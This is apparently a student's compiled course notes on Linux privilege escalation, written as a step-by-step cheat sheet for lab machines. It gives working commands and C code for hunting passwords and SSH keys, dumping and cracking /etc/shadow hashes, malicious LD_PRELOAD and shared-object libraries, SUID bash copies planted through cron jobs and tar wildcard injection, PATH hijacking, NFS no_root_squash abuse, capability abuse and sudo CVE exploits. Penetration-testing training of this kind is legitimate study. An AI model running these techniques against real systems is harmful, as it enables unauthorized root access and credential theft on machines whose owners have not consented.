

Thank you for downloading! This document is intended to be used as a learning and reference tool. In it you will find all of my compiled notes from various courses I have taken, and helpful information I've collected. I Intend to update my GitHub regularly as I gather more information, resources, and continue my efforts. Enjoy and use responsibly.

-Chocka

https://github.com/xChockax

LINUX

Tool Repo:	https://github.com/TCM-Course-Resources/Linux-Privilege-Escalation-Resources
Hacklist PrivEsc Checklist:	https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist
Basic Linux PrivEscalation:	https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
Linux PrivEsc:	https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md
Sushant747 Guide:	https://sushant747.gitbooks.io/total-oscp-guide/content/privilege_escalation_-_linux.html

INITIAL ENUMERATION

SYSTEM ENUMERATION

Commands:

uname -a	Tells us what kernel we are running on
cat /proc/version	Tells us kernel info as well
cat /etc/issue	Shows the distribution
lscpu	Shows the architecture
ps aux	Shows what services are running
ps aux | grep root	Shows services for the root user
ps aux | grep <user>	Shows services for the root user

USER ENUMERATION

Commands:

whoami	Shows who we are
id	Shows info about who we are
sudo -l	Shows what we can do as sudo (flag is an L)
cat /etc/passwd	Shows us the users on the system(typically on bottom) (root is on the top)
cat /etc/passwd | cut -d : -f 1	Shows just the users in the passwd file
cat /etc/shadow	Shows the shadow file (Hashes)
cat /etc/group	Shows the group file
history	Shows the command history (do this first)
sudo su -	switches to root
sudo -u <user> /bin/bash	Initiates a shell as a specific user

NETWORK ENUMERATION

Commands:

ifconfig	Shows Network configuration
ip a	Shows Network configuration
ip route	Shows any routes to other networks
arp -a	Shows which machines we are communicating with
ip neigh	Shows which machines we are communicating with
netstat -ano	shows open ports and what communications are taking place

PASSWORD HUNTING

Commands:

grep --color=auto -rnw '/' -ie "PASSWORD" --color==always 2> /dev/null	Searches for the word password anywhere in files and outputs in red.
grep --color=auto -rnw '/' -ie "PASSWORD=" --color==always 2> /dev/null	' '' ''
locate password | more	Searches for file name password
locate pass | more	
locate pwd | more	You can change this to lots of things. Use your brain.
find / -name authorized_keys	Searches for ssh keys
find / -name id_rsa 2> /dev/null	Searches for ssh keys

EXPLORING AUTOMATED TOOLS

LinPEAS	https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS
LinENUM	https://github.com/rebootuser/LinEnum
Linux Exploit Suggester	https://github.com/mzet-/linux-exploit-suggester
Linux Priv Checker	https://github.com/sleventyeleven/linuxprivchecker

LinPEAS — Command: ./linpeas.sh

KERNAL EXPLOITS

Kernal Exploits — https://github.com/lucyoa/kernel-exploits

PASSWORDS AND FILE PERMISSIONS

Stored Passowrds:

First check history command "history"
You can also cat out the bash history
ls -la to file .bash_history
cat .bash_history

Use automated tools like linpeas AND be sure to check what is in front of you.

Weak File Permissions:

check /etc/passwd	Allows us to identify users on the machine There is usually a placeholder after the username, if there is not we can switch to the user without a password Modify the group from 1000 to 0 and become the root user Changes groups Jusr check your file permissions

check /etc/shadow Read access is bad for them, good for us
UNSHADOW
Copy /etc/passwd file and save to your password.txt
Copy /etc/shadow file and save to your shadow.txt
kali > unshadow password.txt shadow.txt
Save the unshadow file for any users with a hash
Now you can run hashcat
First identify hashing type (goodle: identify hashcat hash types)
Syntax for command : hashcat -m 1800 credentials.txt rockyou.txt -O (Can use other wordlists)
Take found passwords and login

Escalation with SSH Keys:
Use payloads all the things website "SSH Keys" This will have a couple commands to run to check for keys
We are looking for id_rsa (This is a private key) We sometimes find back up files
cat the file that is found with the SSH Key commands if id_rsa
copy the key to allow us ssh access to a machine.
Open a new window in kali and save the key
Then we will ssh into the server as root and see if we get access.
chmod the id_rsa file we created
ssh -I id_rsa.txt root@<target>

SUDO

Sudo Shell Escaping:
First command to run in sudo -l (I is an L)
Resource: https://gtfobins.github.io
AFTER using sudo -l we can go to gtfo bins and search for something we find. (e.g. /usr/bin/vim => search vim)
We can use this resource to get sudo privileges pretty easily
note: if you get a /bin/sh you can change it to /bin/bash and see if that works

Escalation via Unintended Functionality:
With sudo -l services like apache
google : sudo <service> privilege escalation
Example : sudo apache privilege escalation

note: you can export with wget. If found with sudo -l search sudo wget privilege escalation

Escalation with LD_PRELOAD:
Also known as "preloading" "Loading before all other libraries"
So we create our own library by using nano shell.c

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void_init() {
        unsetenv("LD_PRELOAD");
        setgid(0);
        setuid(0);                  0 = root
        system("/bin/bash");        generates shell
}
```

Now we compile our code gcc -fPIC -shared -o shell.so shell.c -nostartfiles
Now run sudo LD_PRELOAD=/home/user/shell.so <something we can run as root> Make sure you use the whole path.
Run something from the sudo -l list as root

CVE-2019-14287 > sudo -u#-1 /bin/bash *This is common so see if this will worl note (-1 is the root uid but we can use this to take over any uid)
CVE-2019-18634 > sudo -V for version. This CVE includes all sudo before 1.2.86 is vulnerable to this
This vulnerability shows astrix when sudo-ing or su-ing
To Exploit: https://github.com/saleemrashid/sudo-cve-2019-18634
OR you can find it on the TCM tryhackme link already compiled
(This is a buffer overflow)

SUID "Set User ID"

The SUID permission is set if you ls -la and find that where the root "x" would be there is an "s"
Here's how we find files with SUID
> find / -perm -u=s -type f 2>/dev/null (linpeas will also find these)
Once you find one of these, you can go to gtfo bins and see if you can exploit something

Shared Object Injection:
> find / -perm -u=s -type f 2>/dev/null
If nothing in gtfo bins we can try shared object injection
If we find something we can use the tool strace to watch the process taking place
Example: > strace /usr/local/bin/suid-so 2>&1 | grep -I -E "open|access|no such file"
In the output we are looking for "No such file or directory"
"What its trying to access and run and what its not finding is what we are looking for"
We can overwrite a file that it is trying to access with something malicious that it will execute when we run it

malicious c code:

```
#include <studio.h>
#include <stdlib.h>
static void inject() __attribute__((constructor));

void inject() {
        system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");
```

Save the file and compile:
example: gcc -shared -fPIC -o /home/user/.config/libcalc.so /home/user/libcalc.c
Now we just run the found SUID
/usr/local/bin/suid-so

Binary Symlinks: (For when you are www-data)

autodetect: CVE-2016-1247 nginxed-root.sh (found with linux exploit suggester)
Manual detect:
dpkg -l | grep nginx (looking for version 1.6.2 and older)
find / -type f -perm -04000 -ls 2>/dev/null (suid bit has to be set on sudo for this to work)
ls -ls /var/log/nginx (shows logs)

* we are going to replace the log files with something malicious using a symlink
symlink is a symbolic link (wikipedia if you don't know)
* we need to start or restart nginx
nginx Exploit https://legalhackers.com/advisories/Nginx-Exploit-Deb-Root-PrivEsc-CVE-2016-1247.html
run ./nginxed-root.sh /var/log/nginx/error.log
Next add a file in a new window as root : invoke-rc.d nginx rotate >/dev/null 2>$1

Environmental Variables: (Variables that are system wide and inherited by all spawned system processes and child shells)
command: > env
find / -type f -perm -04000 -ls 2>/dev/null
* if you find a env with suid bit set we can run it
* Then we run > strings <env> (This will help us see what the env is doing)
example:
The apache service is being started based on the PATH. So we will make a malicious file called service and execute
We change the path (or environmental variable) to do it.
command:
> echo 'int main() {set gid(0); setuid(0); system("/bin/bash"); return 0;} ' > /tmp/service.c
Now we compile service.c gcc /tmp/service.c- /tmp/service
export PATH=/tmp:$PATH

*Once we export we can run print $PATH again and see that it is first in the PATH.
This means that the service file we just created will be found and execute first if
we run the env again. After it executes we will become root.

CAPABILITIES

Links: https://www.hackingarticles.in/linux-privilege-escalation-using-capabilities/
https://mn3m.info/posts/suid-vs-capabilities/
https://int0x33.medium.com/day-44-linux-capabilities-privilege-escalation-via-openssl-with-selinux-enabled-and-enforced-74d2bec02099

Hunting for capabilities:
> getcap -r / 2>/dev/null
example result: /usr/bin/python2.6 = cap_setuid+ep "python2.6 has the capability of setuid-ep"
ep - "permit everything"

Exploitation:
Easy, Just run python and execute something that makes us root.
/usr/bin/python2.6 -c 'import os; os.setuid(0); os.system("/bin/bash")'

Things to keep an eye out for when hunting for capabilities:
tar
openssl
perl
*May have to search google for perl/tar/etc capability escalation

SCHEDULED TASKS "cron jobs"

Hunting:
Check the Payloads all the things resource for cron jobs
Cron Jobs: > cat /etc/<cron from Payloads all the things>
For timers: > systemctl list-timers --all

Cron Paths
If we find a cronjob that is executing without a directly declared path we can create a file with the same name
in the path somewhere to get root
create this file:
echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /hom/user/<file were creating>
chmod +x /home/user/<file were creating>
Now all we have to do is wait for it to execute
Once the file we've created is executed we can run the following:

/tmp/bash -p

Now we are root

Cron Wildcards

If the cron script is running something with a wild card we can take advantage

example:

```
* * * * * root /usr/local/bin/compress.sh

bash-4.1# exit
exit
TCM@debian:~$ cat /usr/local/bin/compress.sh
#!/bin/sh
cd /home/user
tar czf /tmp/backup.tar.gz *
```

so we can echo this again:

echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > runme.sh
chmod +x runme.sh
touch /home/user--checkpoint==1
touch /home/user--checkpoint-action=exec=sh\runmme.sh
*wait for the file to execute
now run: /tmp/bash -p

Cron File Overwrite

If we have read/write permissions, but it's executing as root with a cron job
we can overwrite the file and it will execute. You can overwrite with a reverse shell, but it's done
differently in this example because we are escalating locally.

> echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' >> <Path and file we are overwriting>
After it executes:

/tmp/bash -p
Now we are root

NFS Root Squashing

Hunting: > cat /etc/exports

```
TCM@debian:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_
check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#

/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)

#/tmp *(rw,sync,insecure,no_subtree_check)
```

If we see "no_root_squash" that means that the folder "/tmp" is sharable and can be mounted.
How to:

In a new terminal window on our attack machine run:

> showmount -e <targetIP> This will show us we can mount the tmp folder
> mkdir /tmp/mountme
> mount -o rw,vers=2 <targetIP:/tmp /tmp/mountme>

*This will create a folder on our machine and then mount the mountable folder to the folder we created.

Now we can write a malicous file:

echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0;}' > /tmp/mountme/file.c
Compile: gcc /tmp/mountme/file.c -o /tmp/mountme/file
chmod +s /tmp/mountme/file

Once this is complete go to the shell in the target machine and cd to the tmp folder
and execute the file. Now we are root.

Escalation with Docker

If a tool like linenum pulls something down that says:

[+] Looks like we're hosting Docker:

If this is the case we can head over to gtfobins
Search : docker

Check out the first listing "shell" which allows use to execute a one liner and spawn a root shell
*Change alpine to bash

Very Easy